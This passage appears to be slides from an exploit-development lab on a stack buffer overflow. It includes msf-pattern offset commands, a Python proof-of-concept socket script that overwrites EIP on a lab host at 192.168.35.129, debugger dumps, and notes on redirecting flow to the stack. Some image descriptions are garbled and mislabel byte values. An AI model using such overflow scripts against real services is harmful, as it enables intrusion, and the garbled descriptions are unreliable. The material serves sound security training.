
CONTROL EIP

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
 - msf-pattern_create -l 550
 - Read bytes from EIP 72413971
- Find offset for these bytes
 - msf-pattern_offset -q 72413971
 - EIP offset at 508th byte



The screenshot shows a terminal window with a blue header bar containing the text "root@kali: ~/xdev/vulnService/basic". The terminal displays the help documentation for the msf-pattern_offset command, followed by its usage and examples. A red arrow points upwards from the bottom of the terminal window towards the "Options:" section.

```
root@kali:~/xdev/vulnService/basic# msf-pattern_offset -h
Usage: msf-pattern_offset [options]
Example: msf-pattern_offset -q Aa3A
[*] Exact match at offset 9

Options:
-q, --query Ma0A          Query to Locate
-l, --length <length>    The length of the pattern
-s, --sets <ABC,def,123> Custom Pattern Sets
-h, --help                 Show this message

root@kali:~/xdev/vulnService/basic#
root@kali:~/xdev/vulnService/basic# msf-pattern_offset -q 72413971
[*] Exact match at offset 508
root@kali:~/xdev/vulnService/basic#
```

CONTROL EIP

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
 - msf-pattern_create -l 550
 - Read bytes from EIP 72413971
- Find offset for these bytes
 - msf-pattern_offset -q 72413971
 - EIP offset at 508th byte
- Confirm control of EIP
 - Update exploit

4-own-eip.py

```
#!/usr/bin/python
import socket
import time

host="192.168.35.129"
port=5116

buf = ""
buf += "A"*508
buf += "B"*4
buf += "C"*(550-len(buf))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
time.sleep(30)
print "[*] Hurry and connect to debugger..."
s.send(buf+'\r\n')
s.close()
print "[*] Payload sent"
```



CONTROL EIP

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
 - msf-pattern_create -l 550
 - Read bytes from EIP 72413971
- Find offset for these bytes
 - msf-pattern_offset -q 72413971
 - EIP offset at 508th byte
- Confirm control of EIP
 - Update exploit
 - EIP overwritten by BBBB

Registers (FPU)					
EAX	0012E9EC	ASCII	"AAAAAAAAAAAAAAAAAAAAA		
ECX	0012EE18				
EDX	7C004343				
EBX	7FFDC000				
ESP	0012EBEC	ASCII	"CCCCCCCCCCCCCCCCCCCC		
EBP	41414141				
ESI	00000000				
EDI	D002DD70				
EIP	42424242				
C	0	ES	0023	32bit	0<FFFFFF>
P	0	CS	001B	32bit	0<FFFFFF>
A	0	SS	0023	32bit	0<FFFFFF>
Z	0	DS	0023	32bit	0<FFFFFF>
S	0	FS	003B	32bit	7FFDF000<FFF>
T	0	GS	0000	NULL	
D	0				
O	0	LastErr		ERROR_PROC_NOT_FOUND	<0000007F>
EFL	00010202	(NO,NB,NE,A,NS,PO,GE,G)			
ST0		empty			
ST1		empty			
ST2		empty			
ST3		empty			
ST4		empty			
ST5		empty			
ST6		empty			



CONTROL FLOW

Standalone POC Python script


- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
 - msf-pattern_create -l 550
 - Read bytes from EIP 72413971
- Find offset for these bytes
 - msf-pattern_offset -q 72413971
 - EIP offset at 508th byte
- Confirm control of EIP
 - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
 - Redirect flow to stack



A screenshot of a debugger's memory dump window. The address column shows memory starting at 0012EBEC and ending at 0012EC38. The data column shows the raw bytes. A red box highlights the first 12 bytes (from 0012EBEC to 0012EC03), which are all 43 (ASCII 'A'). The byte at 0012EC04 is 41 (ASCII 'A'), while the rest of the range (0012EC05 to 0012EC38) is 43 (ASCII 'A'). This indicates that the EIP has been overwritten by the pattern 'A'.

0012EBEC	43434343	CCCC
0012EBF0	43434343	CCCC
0012EBF4	43434343	CCCC
0012EBF8	43434343	CCCC
0012EBFC	43434343	CCCC
0012EC00	43434343	CCCC
0012EC04	43434343	CCCC
0012EC08	43434343	CCCC
0012EC0C	43434343	CCCC
0012EC10	41414141	CC A
0012EC14	41414141	AAAA
0012EC18	41414141	AAAA
0012EC1C	41414141	AAAA
0012EC20	41414141	AAAA
0012EC24	41414141	AAAA
0012EC28	41414141	AAAA
0012EC2C	41414141	AAAA
0012EC30	41414141	AAAA
0012EC34	41414141	AAAA
0012EC38	41414141	AAAA



CONTROL FLOW

Standalone POC Python script


- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
 - msf-pattern_create -l 550
 - Read bytes from EIP 72413971
- Find offset for these bytes
 - msf-pattern_offset -q 72413971
 - EIP offset at 508th byte
- Confirm control of EIP
 - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
 - Redirect flow to stack
 - ESP holds address of top of stack
